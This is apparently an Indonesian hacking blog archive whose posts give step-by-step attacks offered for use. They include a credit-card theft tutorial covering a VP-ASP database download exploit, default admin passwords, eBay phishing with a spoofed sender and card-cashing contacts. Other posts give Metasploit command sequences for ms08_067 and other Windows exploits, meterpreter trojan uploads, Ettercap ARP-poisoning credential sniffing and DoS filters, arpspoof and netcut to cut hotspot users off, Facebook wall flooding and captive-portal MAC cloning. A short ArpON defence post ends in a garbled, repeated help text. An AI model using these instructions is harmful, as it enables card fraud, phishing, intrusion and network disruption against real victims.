Ads 468x60px

Tampilkan postingan dengan label Keamanan Komputer. Tampilkan semua postingan

Rabu, 18 Januari 2012

Tutorial Carding

Hi there. This is my first serious "Black Hat Hacking" post of credit cards hacking. Here will be explained all methods used to hack credit cards and bank accounts with lots of $ it. Now I?m sure most of you think that this is fake or scam, but i want to just tell u this is real and the only working method (in my opinion) to hack a credit card and make your wish come true (lol, hope it doesn't sound like a commercial).[hackinghome.com]


This tutorial is divided in two parts.

Introduction into Credit Cards
Credit card Hacking
Note: Hacking credit cards is an illegal act, this is only informational post and I am not responsible for any actions done by you after reading this tutorial. This post is for educational purposes only. 
Lets start with some easy terms.

What is credit card ?

Credit cards are of two types:


Debit Card
Credit Card
1. Debit means u have a sum of amount in it and u can use them.
2. Credit means u have a credit line limit like of $10000 and you can use them and by the end of month pay it to bank.

To use a credit card on internet u just not need cc number and expiry but u need many info like :

First name
Last name
Address
City
State
Zip
Country
Phone
CC number
Expiry
CVV2 ( this is 3digit security code on backside after signature panel )
If you get that info you can use that to buy any thing on internet, like software license, porn site membership, proxy membership, or any thing (online services usually, like webhosting, domains).

If u want to make money $ through hacking then you need to be very lucky? you need to have a exact bank and bin to cash that credit card through ATM machines.

Let me explain how ?

First study some simple terms.

BINS = first 6 digit of every credit card is called "BIN" (for example cc number is : 4121638430101157 then its bin is "412163"), i hope this is easy to understand.

Now the question is how to make money through credit cards. Its strange?, well you cant do that, but there is specific persons in world who can do that. They call them selves "cashiers". You can take some time to find a reliable cashiers.

Now the question is every bank credit cards are cashable and every bin is cashable? Like Citibank, Bank of America , Mbna .. are all banks are cashables ? Well answer is "NO". If u know some thing, a little thing about banking system, have u ever heard what is ATM machines? Where u withdraw ur cash by putting ur card in.
Every bank don't have ATM, every bank don't support ATM machines cashout. Only few banks support with their few bins (as u know bin is first 6 digit of any credit / debit card number), for suppose bank of america. That bank not have only 1 bin, that bank is assigned like, 412345 412370 are ur bins u can make credit cards on them. So bank divide the country citi location wise, like from 412345 ? 412360 is for americans, after that for outsiders and like this. I hope u understand. So all bins of the same bank are even not cashable, like for suppose they support ATM in New York and not in California, so like the bins of California of same bank will be uncashable. So always make sure that the bins and banks are 100% cashable in market by many cashiers.

Be sure cashiers are legit, because many cashiers r there which take your credit card and rip u off and don't send your 50% share back.
You can also find some cashiers on mIRC *( /server irc.unixirc.net:6667 ) channel : #cashout, #ccpower

Well, check the website where u have list of bins and banks mostly 101% cashable. If u get the credit card of the same bank with same bin, then u can cashout otherwise not . Remember for using credit card on internet u don't need PIN ( 4 words password which u enter in ATM Machine ), but for cashout u need. You can get pins only by 2nd method of hacking which i still not post but i will. First method of sql injection and shopadmin hacking don't provide with pins, it only give cc numb cvv2 and other info which usually need for shopping not for cashing.

Credit Card Hacking

CC (Credit Cards) can be hacked by two ways:

Credit Card Scams ( usually used for earning money , some times for shopping )
Credit Card Shopadmin Hacking ( just for fun, knowledge, shopping on internet )
1. Shopadmin Hacking

This method is used for testing the knowledge or for getting the credit card for shopping on internet, or for fun, or any way but not for cashing ( because this method don?t give PIN - 4 digit passcode ) only gives cc numb , cvv2 and other basic info.

Shopadmins are of different companies, like: VP-ASP , X CART, etc. This tutorial is for hacking VP-ASP SHOP.

I hope u seen whenever u try to buy some thing on internet with cc, they show u a well programmed form, very secure. They are carts, like vp-asp xcarts. Specific sites are not hacked, but carts are hacked.

Below I?m posting tutorial to hack VP ASP cart. Now every site which use that cart can be hacked, and through their *mdb file u can get their clients "credit card details", and also login name and password of their admin area, and all other info of clients and comapny secrets.

Lets start:

Type: VP-ASP Shopping Cart
Version: 5.00

How to find VP-ASP 5.00 sites?

Finding VP-ASP 5.00 sites is so simple?

1. Go to google.com and type: VP-ASP Shopping Cart 5.00
2. You will find many websites with VP-ASP 5.00 cart software installed

Now let's go to the exploit..

The page will be like this: ****://***.victim.com/shop/shopdisplaycategories.asp
The exploit is: diag_dbtest.asp
Now you need to do this: ****://***.victim.com/shop/diag_dbtest.asp

A page will appear contain those:

xDatabase
shopping140
xDblocation
resx
xdatabasetypexEmailxEmail NamexEmailSubjectxEmailSy stemxEmailTypexOrdernumber
Example:

The most important thing here is xDatabase
xDatabase: shopping140

Ok, now the URL will be like this: ****://***.victim.com/shop/shopping140.mdb

If you didn?t download the Database, try this while there is dblocation:
xDblocation
resx
the url will be: ****://***.victim.com/shop/resx/shopping140.mdb

If u see the error message you have to try this :
****://***.victim.com/shop/shopping500.mdb

Download the mdb file and you should be able to open it with any mdb file viewer, you should be able to find one at download.com, or use MS Office Access.

Inside you should be able to find credit card information, and you should even be able to find the admin username and password for the website.

The admin login page is usually located here: ****://***.victim.com/shop/shopadmin.asp

If you cannot find the admin username and password in the mdb file or you can but it is incorrect, or you cannot find the mdb file at all, then try to find the admin login page and enter the default passwords which are:
Username: admin
password: admin
OR
Username: vpasp
password: vpasp

2. Hacking Through Scams

This method is usually used to hack for earning money. What happens in this method is you create a clone page.

Target: its basically eBay.com or paypal.com for general credit cards, or if u want to target any specific cashable bank like regionbank.com then u have to create a clone page for that bank.

What is eBay.com?

Its a shopping site world wide which is used by many of billion people which use their credit cards on ebay. What you do make a similar page same as eBay and upload it on some hosting which don?t have any law restrictions, try to find hosting in Europe they will make your scam up for long time, and email the users of eBay.

How to get the emails of their users?

Go to google.com and type "Email Harvestor" or any Email Spider and search for eBay Buyers and eBay Sellers and u will get long list. That list is not accurate but out of 1000 atleast 1 email would be valid. Atleast you will get some time.

Well u create a clone page of ebay, and mail the list u create from spider with message, like "Your account has been hacked" or any reason that looks professional, and ask them to visit the link below and enter your info billing, and the scam page have programming when they enter their info it comes directly to your email.
In the form page u have PIN required so u also get the PIN number through which u can cash through ATM ..

Now if u run ebay scam or paypal scam, its up to your luck who's your victim. A client of bank of america or of citibank or of region, its about luck, maybe u get cashable, may be u don't its just luck, nothing else.

Search on google to download a scam site and study it !

After you create your scam site, just find some email harvestor or spider from internet (download good one at Bulk Email Software Superstore - Email Marketing Internet Advertising) and create a good email list.

And you need to find a mailer (mass sending mailer) which send mass - emails to all emails with the message of updating their account on ur scam page ). In from to, use email eBay@reply3.ebay.com and in subject use : eBay - Update Your eBay Account and in Name use eBay

Some Instructions:

1. Make sure your hosting remains up or the link in the email u will send, and when your victim emails visit it, it will show page cannot be displayed, and your plan will be failed.
2. Hardest point is to find hosting which remains up in scam. even i don?t find it easily, its very very hard part.
3. Maybe u have contacts with someone who own hosting company and co locations or dedicated he can hide your scam in some of dedicated without restrictions.
4. Finding a good email list (good means = actually users)
5. Your mass mailing software land the emails in inbox of users.

That's all Readers. Hope you will find this tutorial useful. And remember, hacking credit cards is an illegal act, this is only informational post and I am not responsible for any actions done by you after reading this tutorial.

Kamis, 29 Desember 2011

Hacking Application for Android

Mobile devices is now very common now a days and mobile devices has changed the way of bi-directional communication. There are many operating system for mobile devices available but the most common and the best operating system for mobile is Android, it is an OS means you can install other applications (software's) on it. In Android application usually called apps or android apps.

The risk of hacking by using mobile devices is very common and people are developing and using different apps (application) for their hacking attack. Android has faced different challenges from hacking application and below is the list of application for android hacking.

The Android Network Toolkit

In the last Defcon conference a new tool has been released by a security researcher and the tool is called “The Android network toolkit”. The has been developed for penetration tester and ethical hackers to test any network and vulnerabilities by using their mobile phones. This toolkit contain different apps that will help any hacker to find vulnerabilities and possibly exploit it. The company behind the app is an Israeli security firm called Zimperium.


Nmap for Android

Nmap (network mapper) is one the best among different network scanner (port finder) tool, Nmap mainly developed for Unix OS but now it is available on Windows and Android as well. Nmap for android is a Nmap apps for your phone! Once your scan finishes you can e-mail the results. This application is not a official apps but it looks good.


FaceNiff- Session Hijacker for Android

Your Facebook account is at risk, just like a Firesheep (for firefox hacking) there is a FaceNiff for hijacking the session of famous social networking websites includes facebook and twitter. FaceNiff is developed by Bartosz Ponurkiewicz who created Firesheep before but faceniff is for android OS.


AnDOSid- DOS Tool for Android

DOS or denial of service attack is very dangerous attack because it takes down the server (computer).AnDOSid allows security professionals to simulate a DOS attack (A http post flood attack to be exact) and of course a dDOS on a web server, from mobile phones.AnDOSid is designed for security professionals only! 


SSHDroid- Android Secure Shell

Secure shell or SSH is the best protocol that provides an extra layer of security while you are connecting with your remote machine.SSHDroid is a SSH server implementation for Android. This application will let you to connect to your device from a PC and execute commands (like "terminal" and "adb shell").


Social Engineering toolkit Tutorial-Backtrack 5

Social engineering also known as human hack, social engineering is an act to manipulate human mind to get the desire goals. Social engineering is a general term and on daily life everyone implement it but usage of social engineering in hacking and penetration testing is little different. The main use of social engineering in hacking is to get the information, maintaining access and so on.

There are various social engineering tips and tricks available on the Internet beside these tips there is a social engineering toolkit available for implement computer based social engineering attack.

What Is Social Engineering Toolkit

In this article I will discuss about the usage of social engineering toolkit on backtrack 5 to hack a windows operating system, but before going to the actual tutorial I want to share the basic introduction of social engineering toolkit that would really help for the beginner.

The Social-Engineering Toolkit (SET) is a python-driven suite of custom tools which solely focuses on attacking the human element of penetration testing. It’s main purpose is to augment and simulate social-engineering attacks and allow the tester to effectively test how a targeted attack may succeed. Social-Engineering toolkit available on backtrack like on backtrack 5, backbox, blackbuntu, Gnacktrack and other Linux distribution that are used for penetration testing.


If you are using some other Linux distribution than use the command to get SET. svn co http://svn.secmaniac.com/social_engineering_toolkit set/ 

Social Engineering Toolkit Tutorial 

Well for this tutorial I am using backtrack 5 and the tutorial will teach you a single method to own a computer by using SET toolkit while more SET tutorial will be post on later articles. For the best result I have made video tutorial so,


As I have said on the video that more command on the article so here is the necessary commands.
ps
The 'ps' command displays a list of running processes on the target
 meterpreter > ps
Download
meterpreter > download c:\\boot.ini
Upload
meterpreter > upload evil_trojan.exe c:\\windows\\system32
Execute
meterpreter > execute -f cmd.exe -i -H
shell If you want to get the DOS screen of victim PC for downloading and upload your backdoor and other jobs use shell.
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>

Sabtu, 10 Desember 2011

Netcut Si Pemotong jaringan di windows


lagi asik ngenet di hotspot tiba-tiba sambunganyna mati.
selamat mungkin anda sedang dikerjai oleh seseorang.

nih dia solusinya
suka ngenet di kampus atau hotspot-hotspot lain ga usah lagi berebut ngenet dan lemot lemotan dengan orang laen, kita matikan/curi bandwidth orang orang yang menggunakan koneksi wifi di sekitar kita.dengan begitu kita bermain sendirian dan otomatis kecepatan koneksi kita akan bertambah dan semangkin cepat, bayangkan aja kalau semua pengguna hotspot kita curi.!!

langsung aj ni sedot software dan tutorialnya free

netcut untuk windows 7


aircrack_2.1


password winrar : kambing24.blogspot.com

sebuah informasi bisa menjadi pisau bermata dua bisa digunakan untuk kebaikan atau sebaliknya,semoga anda gunakan software ini dengan baik.

Kamis, 08 Desember 2011

backtrack dvd tutorial

Episode 24 – Bypass Hotspot’s Access Controls Backtrack Hacking DVD Tutorials (Full DVD) Bonus Hacking Video [HuntR][PDU]
24 Episode
Size: 6.330 GB


  1. Episode 1 – Network Hacking – Arp Poisoning
  2. Episode 2 – Wireless Hacking – Cracking WEP
  3. Episode 3 – Wireless Hacking – DeAuth
  4. Episode 5 – Lock Picking – Bump Key
  5. Episode 6 – Phone Phreaking – Beige Box
  6. Episode 7 – Phone Phreaking/Network Hacking – Sniffing VOIP
  7. Episode 8 – Lock Picking – DIY Padlock Shims
  8. Episode 9 – Lock Picking – Mult-Disc Combo Locks
  9. Episode 10 – Hacking Basics – MD5
  10. Episode 11 – Website Hacking – Sql Injection
  11. Episode 12 – Hacking Basics – Backtrack
  12. Episode 13 – Website Hacking – XSS
  13. Episode 14 – Staying Secure – SSH Tunnel
  14. Episode 15 – Modding – Xbox Softmod
  15. Episode 16 – Wireless Hacking – Cracking WPA
  16. Episode 17 – Triple Boot – Windows, Backtrack, & Ubuntu
  17. Episode 18 – Local Password Cracking
  18. Episode 19 – Lock Picking Basics
  19. Episode 20 – Ettercap
  20. Episode 21 – XSS Tunnel
  21. Episode 22 – Playstation 2 Softmod
  22. Episode 23 – Cracking WEP Update
  23. Underground – Install Backtrack 3 on USB
  24. Underground – CSRF(Cross Site Request Forgery)
  25. Underground – Alternate Data Streams
  26. Underground – Local File Inclusion
  27. Underground – Windows Privilege Escalation
  28. Underground – Bluetooth Hacking
  29. Underground – VMWare
  30. Underground – Fix Google Mail Enumerator
  31. Underground – Home Made Lock Picks
  32. Underground – Downfalls of Anti-Virus Software Part 2
  33. Underground – Downfalls of Anti-Virus Software
  34. Underground – Evilgrade
  35. Underground – Trojan Basics
  36. Underground – Manipulating Windows User Accounts
  37. Underground – Combine Files
  38. Underground – Password Phishing
  39. Underground – Windows SMB Relay Exploit
  40. Underground – Application Patching
  41. Underground – Metasploit Autopwn
  42. Underground – Email Spoofing
  43. Underground – Introduction
  44. Extracting Database Information from Information_Schema
  45. FPGA MD5 Cracker
  46. Arduino ARP Cop
  47. Email Injection
  48. Ping of Death
  49. DNS Spoofing with Virtual Hosts
  50. Bypass Cisco Clean Access & Cisco NAC Appliance
  51. Dual Boot – Windows & Backtrack
  52. Sql Injection Challenge How-to
  53. How to use Intel Pro/Wireless 3945ABG in Backtrack 2
  54. Local Privilege Escalation Vulnerability in Cisco VPN Client
  55. Lesson Outline (78 lessons)
Download Link Mediafire

Selasa, 29 November 2011

tool untuk nge-flood wall Facebook


CerewetClicker


Sebelum anda menggunakan tool ini, pastikan Internet Explorer di Windows anda minimal versi 7.0
Seperti deskripsi diatas, tool ini fungsi utamanya adalah untuk ngeflood wall Facebook teman anda. Tool ini memanfaatkan Windows mouse API yang bisa membuat mouse anda melakukan klik secara berkala dan berkelanjutan. nah tutorial penggunaannya ada di bawah ini.


Ketika pertama kali dibuka, tool ini akan masuk ke http://m.facebook.com .Pertama , Login dulu ke FB.


Nah… setelah masuk ke halaman login.. search teman anda . ato mungkin anda perlu add dulu orang lain (hehehe.. ketahuan rencana jahatnya).


DI wall temen anda, isikan pesan, klik tombol “start” lalu arahkan kursor mouse ke “Post” di halaman fb teman anda. tunggu beberapa saat. Klik “Stop” jika anda merasa sudah cukup. (lihat gambar).Trims buat Septono yang bersedia jadi korban saya..


hasil nya akan keluar di target anda.
Selamat mencoba

Sabtu, 19 November 2011

dos dengan metasploit

Denial Of Service atau biasa disingkat dengan DOS adalah sebuah serangan yang dilakukan untuk melumpuhkan sebuah sistem atau jaringan untuk maksud-maksud tertentu dengan jalan mengirimkan paket dalam jumlah yang sangat banyak, sehingga Sistem atau Jaringan yang menerima paket-paket tersebut manjadi crash.
Berikut adalah serangan DOS menggunakan kelemahan yang terdapat pada SVR.SYS yang betugas sebagai driver sistem operasi windows.

Berikut daftar Sistem Operasi Windows memilik kelemahan pada SVR.SYS :

Microsoft Windows XP Tablet PC Edition SP2
Microsoft Windows XP Tablet PC Edition SP1
Microsoft Windows XP Tablet PC Edition
Microsoft Windows XP Professional x64 Edition
Microsoft Windows XP Profesional SP2
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional
Microsoft Windows XP Media Center Edition SP2
Microsoft Windows XP Media Center Edition SP1
Microsoft Windows XP Media Center Edition
Microsoft Windows XP Home SP2
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Emas 0
Microsoft Windows XP Embedded SP1
Microsoft Windows XP Embedded
Microsoft Windows XP 64-bit Edition Versi 2003 SP1
Microsoft Windows XP 64-bit Edition 2003 Versi
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit
Microsoft Windows XP 0
Microsoft Windows Server 2003 Web Edition SP1 Beta 1
Microsoft Windows Server 2003 Web Edition SP1
Microsoft Windows Server 2003 Web Edition
Microsoft Windows Server 2003 Standard x64 Edition
Microsoft Windows Server 2003 Standard Edition SP1 Beta 1
Microsoft Windows Server 2003 Standard Edition SP1
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Enterprise x64 Edition
Microsoft Windows Server 2003 Enterprise Edition SP1 Beta 1 Itanium
Microsoft Windows Server 2003 Enterprise Edition SP1 Itanium
Microsoft Windows Server 2003 Enterprise Edition Itanium 0
Microsoft Windows Server 2003 Enterprise Edition SP1 Beta 1
Microsoft Windows Server 2003 Enterprise Edition SP1
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Datacenter x64 Edition
Microsoft Windows Server 2003 Datacenter Edition SP1 Beta 1 Itanium
Microsoft Windows Server 2003 Datacenter Edition SP1 Itanium
Microsoft Windows Server 2003 Datacenter Edition Itanium 0
Microsoft Windows Server 2003 Datacenter Edition SP1 Beta 1
Microsoft Windows Server 2003 Datacenter Edition SP1
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 SP4 Professional
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Advanced Server SP4

Serangan :

1. Jalankan metasploit.

root@bt:~# msfconsole

2. Cek target pada Port 445.

root@bt:~# nmap 10.5.4.108

3. Jalankan Perintah untuk melakukan serangan.

use dos/windows/smb/ms06_063_trans
set LPORT 445
set RHOST IP_TARGET
run

4. Jika Serangan berhasil dilakukan maka komputer target akan mengalami Blue Screen Of Death.


Exploit Windows

Exploit ada sebuah kode yang digunakan untuk dapat menyerang sebuah Sistem Keamanan Komputer. Exploit banyak digunakan orang-orang yang memang bekerja untuk mencari kelemahan(Vulnerability) pada sebuah Komputer atau Perangkat Lunak. Berikut adalah contoh dari serangan menggunakan Exploit.

Serangan :

1. Cek port target pada port 445.
nmap ip-target]


2. Jalankan Metasploit.
msfconsole


3. Jalankan Perintah untuk Melakukan Serangan.
nmap ip-target
use windows/smb/ms08_067_netapi (enter)
set payload windows/meterpreter/bind_tcp (enter)
set lhost ip-kita
set rhost ip-target
exploit


4. Jika serangan berhasil maka kita akan mendapatkan akses kepada sistem target.
execute -f cmd.exe -c -i


Remote desktop

Sebelumnya sahabat bisa melihat bagaimana mudahnya kita mendapatkan akses kepada sebuah komputer dengan hanya dengan melakukan Exploitasi Sistem Operasi Windows. Dan saat ini kita akan melakukan serangan untuk dapat melakukan remote desktop kepada sistem Operasi Windows.

Serangan :

1. Jalankan Metasploit.
msfconsole

2. Jalankan perintah untuk serangan.


use exploit/windows/smb/ms08_067_netapi
set PAYLOAD windows/vncinject/bind_tcp
set RHOST IP_TARGET
exploit

3. Jika Serangan berhasil maka akan keluar desktop dari komputer target.


Snifing Dengan Etercap

Pertama buka Ettercap dan jalankan dalam mode root.


Sniffer > Unified Sniffing

Pilih kartu jaringan yang ingin anda pilihk kemudian klik "OK".

Hosts > Scan for Hosts
Di bagian bawah layar sebagai "Hosts List adalah host yang ditambahkan" (Mereka yang tercantum di bawah ini adalah komputer yang sedang online dalam jaringan).


Hosts > Host list

Sekarang mucul IP dari pada komputer yang terhubung,harus diingat bahwa router juga ikut muncul.

Pilih IP komputer Anda untuk menyerang dan klik "Add to Target 1", maka router pada "Add to Target 2"


Sebelum Anda mulai melakukan sniffer,mari kita ingat dan gunakan teknik yang disebut man-in-the-Midler.

MITM > ARP Poisoning - Sekarang check list pada "Sniff remote connections" dan klik "OK"


Start > Start sniffing.


kita telah melakukan sniffing.

View > Connections - Di sini kita dapat melihat semua koneksi,klik double untuk dapat melihat data yang dikandungnya, termasuk percakapan, pengguna dan password, dll.

Sekarang tinggalkan biarkan Ettercap bekerja.

arp-spoofing-untuk-mengganti-tuxcut


Jika kalian menggunakan koneksi local yang dishare,dan pengguna lain menggunakan bandwith yang berlebihan kemudian membuat koneksi internet agan menjadi lambat.
kalau agan pake windows mungkin bisa pake NetCut,dan kalau agan pake linux bisa pake TuxCut,tapi seandainya agan ngak punya tu aplikasi,ato error waktu install,mungkin ARP Spoofing bisa jadi penggantinya.3:)

install paket arpspoof
sudo apt-get install dsniff

1. Membuat komputer target terputus dengan komputer lain
sudo arpspoof -i [kartu jaringan yang digunakan] -t [ip_address] [ip target]

perintah diatas akan membuat komputer dengan IP address 192.168.1.1 terputus dengan komputer IP address 192.168.1.2,dan membuat tidak dapat melakukan ping kepada komputer 192.168.1.2 dan sebaliknya.'Wlan0' adalah kartu jaringan yang digunakan untuk melakukan arp poisoning.untuk melihat kartu jaringan yang digunakan ketik perintah ifconfig.

2. Membuat komputer target terputus dengan semua komputer
sudo arpspoof -i wlan0 [ip target]

jika kita menjalankan arp poisoning kedalam gateway IP address,maka kita akan memiliki semua bandwith yang ada dijaringan,untuk menghentikan cukup tekan ctrl + c.;*)

Denial Of Services dengan Ettercap

Sekarang Saya akan Memberikan cara melakukan DOS menggunakan Ettercap, tanpa basa-basi kita landsung meluncur keTKP.

1. Buka Gedit (atau file editor apapun) kemudian tulis perintah copas perintah dibawah ini.


if(ip.src == 'IP_TARGET' || ip.dst == 'IP_TARGET') {
drop();
kill();
msg("Gilakomputer mencoba menyerang !!\n");
}

ganti IP_TARGET dengan IP Address target yang akan diserang kemudian simpan dengan nama dos.eft
2. Convert file dos.eft menjadi dos.ef

etterfilter dos.eft -o dos.ef

3. Lakukan serangan

ettercap -T -q -F /root/dos.ef -M ARP /IP_TARGET/ // -i kartu_jaringan

Jika Sikorban mengakses Internet maka akan muncul tampilan seperti ini.
Dan ini adalah hasil dari kelakuan kalian


Windows XP


Windows 7 yang juga ikut KO


Jumat, 18 November 2011

Exploit Easy Chat Server v2.2

Tehnik ini bisa dipakai untuk windows XP sp 1, Windows XP sp 2, Windows XP sp 3, Windows 7.
Langsung saja bigini caranya
1. Buka Metasploit
msfconsole


2. Jalankan Proses Explotasi.
muse exploit/windows/http/efs_easychatserver_username
set payload windows/shell/bind_tcp
set rhost IP_Target
exploit


Highslide JS

Highslide JS


Selamat mencoba

Sabtu, 12 November 2011

Melewati Halaman Login Hotspot

Iseng2 tiba2 pengen membuktikan teori lama tentang kelemahan captive portal mikrotik versi 2.xx kebawah yang mana konon kabarnya kita dapat dengan mudah masuk kedalam jaringan sasaran tanpa harus memasukkan username & password di captive portal mikrotik :D

sebelum melangkah lebih lanjut, ada baiknya anda mempelajari sedikit tentang captive portal. intinya captive portal adalah sebuah mekanisme untuk “memaksa” user agar memasukkan username & password sebelum dapat memasuki jaringan komputer tersebut.

Pada mikrotik versi 2.xx dan sebelumnya, terdapat sebuah celah keamanan pada mekanisme pengecekan user yang login melalui captive portal sehingga dapat dimanfaatkan oleh user lain untuk dapat memasuki jaringan komputer tanpa memasukkan username & password. cara yang digunakan adalah dengan cloning mac address komputer yang telah login.

Kelemahan disini adalah mikrotik versi 2.xx dan sebelumnya hanya mencatat mac address dan ip dari user yang telah login (login biasanya digunakan untuk melakukan pembatasan bandwidth dll). sedangkan jika mac tersebut di clone, maka mikrotik versi ini belum memiliki mekanisme untuk mencegah hal tersebut terjadi. bagaimana dengan IP ?? karena kebanyakan wifi menggunakan DHCP, maka IP berbeda tidaklah menjadi masalah (karena mikrotik hanya melihat mac address nya saja).

lalu bagaimana cara melakukan cloning mac address ??

  1. logika nya adalah sebagai berikut :
    konek ke access point (AP) target, lalu coba browsing ke google. jika dihadang oleh form login, maka lanjut ke langkah ke-2. jika tidak di hadang berarti ada yang salah :D
  2. scanning user2 yang terkoneksi ke AP tersebut, dapatkan mac address nya (banyak sekali tools yang dapat digunakan untuk hal ini).

  3. ubah mac address anda, sesuaikan dengan salah satu mac address hasil scanning sebelumnya.
  4. coba konek kembali ke AP (dengan menggunakan mac address “palsu”) dan jika anda beruntung maka jika anda mencoba mengakses google maka anda tidak akan melihat form login lagi :D
  5. jika masih bertemu dengan form login, ulangi langkah 3&4 sampai berhasil (dan jangan lupa berdoa) :D
untuk prakteknya, disini saya gunakan backtrack-5 (karena tools2 yang dibutuhkan sudah ada semua disini) :D
  1. konek ke AP target
  2. scanning user yang telah terkoneksi


    Highslide JS


  3. matikan wifi
  4. ubah mac address

    Highslide JS


  5. konek kembali ke AP target dan jika beruntung anda bisa bypass login captive portal :D


jika belum berhasil, ulangi mulai langkah 2 (jangan lupa tetap berdoa) :D

namun yang perlu di ingat disini adalah cara ini bukan tidak diketahui oleh admin. pada layar mikrotik (kalo admin sedang mantengin) akan terlihat sebuah user dengan mac address yang sama namun memiliki IP yang berbeda. dan untuk membedakan mana yang asli & clone dapat dengan mudah di identifikasi melalui uptime yang berbeda. maka kemudian sangat mungkin kalau admin akan menerapkan black list mac address sehingga mac yang dicurigai sebagai “tersangka” tidak akan dapat terkoneksi lagi ….

so, do it at your own ris

Script untuk melumpuhkan Akses Point Hotspot

Sebelumnya saya hanya ingin sekedar sharing info dan berbagi ilmu saja, Jangan dilakukan untuk kejahatan, tapi seterah anda si , namanya juga manusia,hahaa..

Sekilas tentang Akses point
pertama bagi yang belum tau apa arti akses point saya akan menjelaskannya, kurang lebih pengertiannya sebagai berikut.

Apa si Akses point.?
Akses Point adalah sebuah jalur akses nirkabel (Wireless Access Point atau AP) adalah perangkat komunikasi nirkabel yang memungkinkan antar perangkat untuk terhubung ke jaringan nirkabel dengan menggunakan Wi-Fi, Bluetooth atau standar terkait. WAP biasanya yang terhubung ke jaringan kabel, dan dapat relay data antara perangkat nirkabel (seperti komputer atau printer) dan kabel pada perangkat jaringan. '

Apa fungsi Akses point.?
Access Point berfungsi sebagai Hub/Switch yang bertindak untuk menghubungkan jaringan lokal dengan jaringan wireless/nirkabel, di access point inilah koneksi data/internet dipancarkan atau dikirim melalui gelombang radio, ukuran kekuatan sinyal juga mempengaruhi area coverage yang akan dijangkau, semakin besar kekuatan sinyal (ukurannya dalam satuan dBm atau mW) semakin luas jangkauannya.


Cukup sekian saja penjelasannya. langsung saja coppy codedibawah ini di konsole Back|Track,

Senin, 24 Oktober 2011

Anti Netcut di linux ArpOn

Buat yang sering pake wifi..hati hati karena wifi rentan terhadap serangan dari tangan tangan jahil,salah satu diantaranya yaitu NETCUT klo udah kena di jamin ga bakal bisa dapet koneksi wifi
apa itu NETCUT?
sejenis software Bekerja berdasarkan ARP (Address Resolution Protocol) Spoofing.Jadi dia mengelabuhi mac adress komputer satu Dengan IP adress Komputer lain.Misal, komputer A mau komunikasi ke B. Tapi, tiba2 si C mengangu komunikasi. Karena sebelumnya si C sudah sukses melakukan penyusupan di bagian ARP.
Jadi si C bisa suka aja mau diapain tuh data yang sudah di copet. Mau di putus, di sambung semua terserah padanya...
Pada backtrack jangan cuma bisa menyerang tapi kita harus bisa defense juga,kaya barcelona dengan gaya tikitakanya...nyerang ga ada matinya,tapi defense juga oke...hahaha.....untuk itu ada aplikasi software yang bisa
menangkal NETCUT yaitu ARPON yaudah kita praktekan dan install

1. Install arpon
Code:
sudo apt-get install arpon

2. Konfigurasi arpon
Code:
sudo gedit /etc/default/arpon

Ganti isi file /etc/default/arpon
Menjadi. .
# Defaults for arpon initscript
# sourced by /etc/init.d/arpon
# installed at /etc/default/arpon by the maintainer scripts
# You must choose between static ARP inspection (SARPI) and
# dynamic ARP inspection (DARPI)
##
For SARPI uncomment the following line
DAEMON_OPTS=”-d -f /var/log/arpon/arpon.log -g -s”
# For DARPI uncomment the following line
# DAEMON_OPTS=”-d -f /var/log/arpon/arpon.log -g -y”
# Modify to RUN=”yes” when you are ready
RUN=”yes”

3. Save, Exit.
4. Jalankan arpon
- Help Text
THJC@IBTeam:~$ arpon
ArpON "Arp handler inspection" version 1.90 (http://arpon.sourceforge.net)
Usage: arpon [Task Mode] [Log Mode] [Device] {[Arping] | [Sniffer] | [Arp
Cache] | [SARPI | DARPI]} [Misc]
TASK MODE:
-n, --nice Sets PID's CPU priority
(Default Nice: 0)
-d, --daemon Works in background task
(Default: /var/run/arpon.pid)
LOG MODE:
-f, --log-file Sets log file
(Default: /var/log/arpon.log)
-g, --log Works in logging mode
DEVICE MANAGER:
-i, --dev-manual Sets your valid device manually
-o, --dev-auto Sets valid device automatically
ARP PING:
-m, --ping-timeout Sets Arp Ping response timeout
(Default: 500 milliseconds)
-p, --ping-host Sends Arp Ping to Inet4 address
-b, --ping-broadcast Sends Arp Ping to Broadcast address
(Prints LAN's active hosts)
ARP PASSIVE SNIFFER:
-r, --sniff-arp Sniffs only Arp protocol
(I/O Arp Request/Reply)
ARP CACHE MANAGER:
-a, --cache-add <"Inet4 MAC"> Adds Inet4 and MAC Arp entry
-e, --cache-del Deletes Inet4 or MAC Arp entry
-t, --cache-list Prints total ARP Cache entries
STATIC ARP INSPECTION:
-u, --sarpi-timeout Sets Arp Cache refresh timeout
(Default: 10 minuts)
-s, --sarpi Manages Arp Cache statically
DYNAMIC ARP INSPECTION:
-z, --darpi-timeout Sets DARPI Cache entry timeout
(Default: 500 milliseconds)
-y, --darpi Manages Arp Cache dinamically
MISC:
-c, --license Prints license page
-v, --version Prints version number
-h, --help Prints help summary page
SEE THE MAN PAGE FOR MANY DESCRIPTIONS AND EXAMPLES
THJC@IBTeam:~$
ARP PING:
-m, --ping-timeout Sets Arp Ping response timeout
(Default: 500 milliseconds)
-p, --ping-host Sends Arp Ping to Inet4 address
-b, --ping-broadcast Sends Arp Ping to Broadcast address
(Prints LAN's active hosts)
ARP PASSIVE SNIFFER:
-r, --sniff-arp Sniffs only Arp protocol
(I/O Arp Request/Reply)
ARP CACHE MANAGER:
-a, --cache-add <"Inet4 MAC"> Adds Inet4 and MAC Arp entry
-e, --cache-del Deletes Inet4 or MAC Arp entry
-t, --cache-list Prints total ARP Cache entries
STATIC ARP INSPECTION:
